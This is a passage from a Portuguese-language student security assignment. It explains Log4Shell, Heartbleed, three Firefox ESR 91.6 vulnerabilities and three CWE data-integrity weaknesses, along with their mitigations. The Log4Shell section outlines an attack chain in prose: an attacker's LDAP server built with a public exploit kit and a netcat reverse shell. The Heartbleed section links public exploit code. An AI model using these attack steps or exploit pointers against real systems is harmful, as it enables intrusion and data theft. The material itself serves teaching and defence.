



Figura 8: Ilustração da vulnerabilidade CVE-2021-44228.

De acordo com a figura 8, o atacante começa por controlar um servidor LDAP que contém um ficheiro com o código que deseja descarregar e executar. Como esses ataques em aplicações Java estão a ser amplamente explorados, pode-se usar o projeto JNDI-Injection-Exploit do Github para ativar um servidor LDAP.

Nesse caso, executar o código numa instância do EC2 (controlada pelo atacante) e usando o comando netcat (nc), é aberta uma conexão *shell* reversa com a aplicação vulnerável.

**Mitigação da vulnerabilidade**: deve-se atualizar a aplicação para a versão mais recente, ou pelo menos para a versão 2.17.0, imediatamente. Se isso não for possível, há 3 opções:

1. Log4j v2.10 ou superior: definir a propriedade:log4j2.formatMsgNoLookups=true
2. Uma variável de ambiente pode ser definida para essas mesmas versões afetadas: LOG4J_FORMAT_MSG_NO_LOOKUPS=true
3. Se a versão for mais antiga, remover a classe JndiLookup do log4j-core no sistema de ficheiros.

Por fim, como vimos durante a secção de exploração, o atacante precisa de descarregar o código malicioso de um servidor LDAP remoto. Do ponto de vista da rede, usando as políticas de rede do K8, é possível restringir o tráfego de saída, bloqueando assim a conexão com o servidor LDAP externo.

**Exercício 3**: Em 2014 foi descoberta uma falha de programação na biblioteca de criptografia open source OpenSSL que ficou publicamente conhecida como Heartbleed.
Esta falha foi identificada com CVE-2014-0160. Use esta identificação para descrever detalhadamente esta falha, incluindo (mas não apenas) as versões afetadas, os eventuais exploits existentes, vectores de ataque, impacto e soluções. Use as imagens de suas consultas e outros recursos utilizados para justificar suas conclusões.

**Resposta**: Esta falha, conhecida como "*Heartbleed bug*", permite roubar informação que, sob condições normais, está protegida pela criptografia SSI/TLS usada para proteger a Internet. SSI/TLS fornece segurança e privacidade de comunicação na Internet para aplicações como a *web*, *email*, *instant messaging* e algumas *private networks* (VPNs).

Este *bug* permite, a qualquer pessoa na Internet, ler a memória dos sistemas protegidos pela versão vulnerável do OpenSSI. Isto compromete as chaves secretas usadas para identificar os fornecedores de serviço e para cifrar o tráfego, nomes e passwords dos utilizadores e do conteúdo. Os invasors conseguem escutar comunicações, roubar dados diretamente dos serviços e utilizadores e ainda fazerem passar-se por serviços ou utilizadores.

Foi introduzida no OpenSSL em dezembro de 2011 e está "à solta"desde o lançamento da versão 1.0.1 do OpenSSL no dia 14 de março de 2012. A versão 1.0.1g, lançada no dia 7 de abril de 2014, corrige a falha.

As versões vulneráveis a este *bug* são as de 1.0.1 à 1.0.1f (inclusive).

O vetor de ataque para esta vulnerabilidade é *Network* (N), ou seja, pode ser explorada remotamente, à distância de um ou mais saltos, incluindo até exploração remota através da Internet.

Listam-se de seguida o impacto causado pela vulnerabilidade:

- Impacto de confidencialidade: Parcial

  Há uma divulgação informacional considerável.

- Impacto de Integridade: Nenhum
- Impacto de disponibilidade: Nenhum
- Complexidade de acesso: Baixa

  Condições de acesso especializadas ou extenuantes não existem; não é necessário grande conhecimento ou habilidade para explorar a vulnerabilidade.

- Autenticação: Não necessária

  Não é necessária uma autenticação para realizar a exploração.

- Acesso ganho: Nenhum

São conhecidos dois *exploits* para esta vulnerabilidade:

1. Título do *exploit*: [OpenSSL TLS Heartbeat Extension - Memory Disclosure - Multiple SSL/TLS versions]

   Data: [2014-04-09]

   Autor: [Csaba Fitzl]

   Página do fornecedor: [`http://www.openssl.org/`]

   *Link* do software: [`http://www.openssl.org/source/openssl-1.0.1f.tar.gz`]

   Versão: [1.0.1f]

   CVE : [2014-0160]

   O código fonte pode ser encontrado no seguinte *link*: `https://www.exploit-db.com/exploits/32764`

2. Título do *exploit*: [OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure]

   Data: [2014-04-08]

   Autor: [JARED STAFFORD]

   CVE: [2014-0346] e [2014-0160]

   O código fonte pode ser encontrado no seguinte *link*: `https://www.exploit-db.com/exploits/32745`

Como pode o OpenSSL ser corrigido?

Mesmo que a correção do código possa parecer trivial, a equipa do OpenSSL é a especialista em corrigi-lo apropriadamente, então, a versão corrigida 1.0.1g ou versões mais recentes devem ser usadas. Se isso não for possível, os desenvolvedores de software podem recompilar o OpenSSL removendo o *handshake* do código com o uso da opção `-DOPENSSL_NO_HEARTBEATS`.

**Exercício 4**: Assim como diversas corporações, a Mozilla Foundation divulga informações sobre vulnerabilidades para as quais os seus produtos foram expostos através do seu Security Advisories. Em 08 de fevereiro de 2022, a companhia disponibilizou uma atualização do seu browser, i.e., Firefox ESR 91.6. Esta versão resolve uma série de vulnerabilidades listadas no relatório MFSA 2022-05. Descreva detalhadamente três vulnerabilidades listadas neste relatório.

**Resposta**: O **Mozilla Foundation Security Advisory** anunciado e tornado público pela *Mozilla Foundation* a 8 Fevereiro de 2022 aborda as diferentes vulnerabilidades tratadas na mais recente versão do seu *web-browser*. O impacto genérico do conjunto de vulnerabilidades apresentado é considerado como alto, e está associado a produtos *FireFox ESR* sendo que todas as correções foram feitas na versão *91.6* do *FireFox ESR*. São apresentadas as requisitadas vulnerabilidades descritas no *Security Advisories*.

- CVE-2022-22756
  Esta vulnerabilidade verificava-se quando um utilizador fazia *drag and drop* de um objeto - por exemplo uma imagem - para o seu ambiente de trabalho ou outra directoria. Quando efetuava esta ação, havia um risco da iamgem ou ficheiro ser alterado para um *script* com código que pudesse ser executado se o utilizador clicasse no objeto.
  - Vulnerabilidade de impacto moderado.
- CVE-2022-22764
  Foi reportado e posteriormente tratado um conjunto de *bugs* de segurança ao nível da memória. Foi possível verificar que existiu corrupção de memória, o que leva a que se possa inferir que com algum esforço e especialização suficiente por parte de um possível atacante, alguns destes *bugs* podiam ser explorados para correr código arbitrário.
  - Vulnerabilidade de impacto alto.
- CVE-2022-22754
  Se um utilizador procedesse à instalação de uma extensão de um tipo particular, esta poderia atualizar-se a si mesma de forma automática, fazendo *bypass* ao *prompt* que controla e atribui permissões requisitadas.
  - Vulnerabilidade de alto impacto.

**Exercício 5**: Recorrendo ao CWE, descreva três tipos comuns de problemas relacionados com integridade de dados identificados no desenvolvimento de software e como podem ser evitados.

**Resposta**: site do cwe para problemas relacionados com integridade de dados identificados no desenvolvimento de software: `https://cwe.mitre.org/data/definitions/1214.html`

1. **CWE-494: *Download of Code Without Integrity Check***

Um tipo comum de problema relacionado com integridade de dados é o download de código fonte ou executáveis sem verificação de integridade.

O que acontece é que produto faz download de código fonte ou executáveis de uma localização remota e executa o código sem verificar devidamente a origem e integridade do código. Um invasor pode executar código malicioso comprometendo o servidor, com falsificação de DNS, ou modificando o código em trânsito.

Este tipo de problema pode ser causado por falta de uma tática de segurança durante a fase de arquitetura e design do software.

A probabilidade de *exploit* na existência deste tipo de problema é média e seguem-se alguns exemplos de vulnerabilidades conhecidas relacionadas com a integridade de dados:

- CVE-2019-9534
- CVE-2021-22909
- CVE-2008-3438
- CVE-2008-3324
- CVE-2001-1125
- CVE-2002-0671

Algumas potenciais mitigações para a ocorrência deste problema no desenvolvimento de software são:

- Na **fase de implementação**, realizar pesquisas de DNS diretas e reversas adequadas para detetar falsificação de DNS (esta é uma solução parcial, pois não irá prevenir o código de ser modificado pelo *hosting site* ou em trânsito).
- Nas **fases de arquitetura e design e de operação**, cifrar o código com um esquema de criptografia fiável antes de transmitir (mais uma vez, esta é uma solução parcial pois não detetará falsificação de DNS e não previne a modificação do código pelo *hosting site*.

  Também, correr o código usando os menores privilégios necessários para realizar as tarefas pretendidas. Se possível, criar contas isoladas com privilégios limitados que são usadas apenas para uma única tarefa. Desta forma, um ataque bem sucedido não dará ao invasor acesso imediato ao resto do software ou ao seu ambiente.
  Finalmente, correr o código numa "prisão"ou num ambiente "caixa de areia"similar que impõe limites estritos entre os processos e o sistema operacional. Isto pode efetivamente restringir os ficheiros que pode, ser acedidos numa determinada diretoria ou que comandos podem ser executados pelo software (esta pode não ser uma solução viável e apenas limita o impacto ao sistema operacional, o resto da aplicação pode continuar sujeita a comprometimento. **NOTA**: A eficácia desta mitigação depende dos recursos de prevenção da "caixa de areia"ou "prisão"específica usada e pode ajudar apenas a reduzir o âmbito de um ataque, por exemplo restringir as chamadas de sistema que o invasor pode fazer ou limitar a parte do sistema de arquivos que pode ser acedida.

- Na **fase de arquitetura e design**, usar *libraries* e *frameworks* examinadas que não permitam a ocorrência desta fraqueza ou que forneçam construções que a tornam mais fácil de evitar. Especificamente pode ser útil usar ferramentas e *frameworks* para realizar verificações de integridade no código transmitido.

2. **CWE-322: Key Exchange without Entity Authentication**

   Outro tipo de questão bastante usual nos problemas mais comuns ao nível da integridade dos competentes verifica-se quando um sistema de software faz uma troca de chaves com um ator sem verificar a identidade desse ator.

   Quando há a troca de chaves entre duas entidades, preserva-se a integridade da informação enviada entre elas, mas não existe qualquer garantia que qualquer uma das entidades não se esteja a passar por outra, visto que não há uma verificação de quem são os atores. Isto permite que um atacante possa "mascarar-se"de um ator que na realidade não é, modificando o tráfego entre as duas entidades.

   Por norma, a vítima ignora o pedido de autenticação ou qualquer tipo de erro de autenticação ao tentar comunicar com um servidor que, sem a vítima o perceber, é malicioso. Tendo saltado estes passos resta ao servidor malicioso fazer um pedido de autenticação ao utilizador, ao qual o utilizador vai responder, dando acesso das suas credenciais ao atacante, que depois pode utilizar essa informação para por exemplo se ligar ao verdadeiro servidor ou espiar tráfego entre a vítima e o servidor. Existem formas de prevenir e mitigar os impactos que a exploração desta fraqueza podem trazer, como por exemplo:

   - Na fase de arquitetura e design, deve-se tentar garantir que um tipo de autenticação está efetivamente incluído em todo o processo de comunicação cliente-servidor, que não pode ser ignorado ou ultrapassado até ser realmente verificado.
   - Aquando da fase de implementação deve-se tentar interpretar, perceber e só depois implementar qualquer tipo de verificação que seja necessária para conseguir identificar a entidade que está envolvida na comunicação. O estudo do tipo de verificações é importante para que seja seguro.

   É importante revelar que existem vários sistemas que usaram troca de chaves *Diffie-Hellman* sem procederem à autenticação das entidades que participam nesse processo, permitindo que atacantes interviessem nas comunicações, ao redirecionarem ou interferirem no meio de comunicação.

   Noutra perspetiva, quando é requirido um tipo de autenticação do tipo SSL/TLS os utilizadores simplesmente a ignoram ou saltam esse passo.

   Este tipo de argumentos dão força aos mecanismos anteriormente referidos para diminuírem e prevenirem este tipo de ataques.

3. **CWE-565: Reliance on Cookies without Validation and Integrity Checking**

   Finalmente, um outro problema comum é a confiança em *cookies* sem as devidas verificações de integridade.

Uma aplicação pode depender da existência ou valores de *cookies* ao realizar operações críticas de segurança, mas não garantir adequadamente que a configuração seja válida para o utilizador associado.

Os invasores podem alterar *cookies* facilmente dentro do navegador ou implementando o código do lado do cliente, fora do navegador. A dependência de *cookies* sem validação detalhada e verificação de integridade pode permitir que invasores ignorem a autenticação, conduzam ataques de injeção, como injeção de SQL e *cross-site scripting*, ou modificar entradas de maneiras inesperadas.

Essa falha é causada pela falta de uma tática de segurança durante a fase de arquitetura e design.

Algumas das mitigações para este problema são:

- Na **fase de arquitetura e design** do desenvolvimento do software, evitar usar dados de *cookies* para decisões relacionadas com segurança.

  Ainda, adicionar verificações de integridade para detetar adulteração.

  E finalmente, proteger *cookies* críticos de ataques de repetição, porque *cross-site scripting* ou outros ataques podem permitir que invasores roubem um *cookie* fortemente criptografado que também passa nas verificações de integridade. Esta mitigação aplica-se a *cookies* que devem ser válidos apenas durante uma única transação ou sessão. Ao impor tempos limite, o âmbito de um ataque pode ser limitado. Como parte da verificação de integridade, deve ser usado um valor imprevisível do lado do servidor que não seja exposto ao cliente.
- Na **fase da implementação**, executar uma validação de entrada completa (ou seja: validação do lado do servidor) nos dados dos *cookies* se estes forem usados para uma decisão relacionada com a segurança.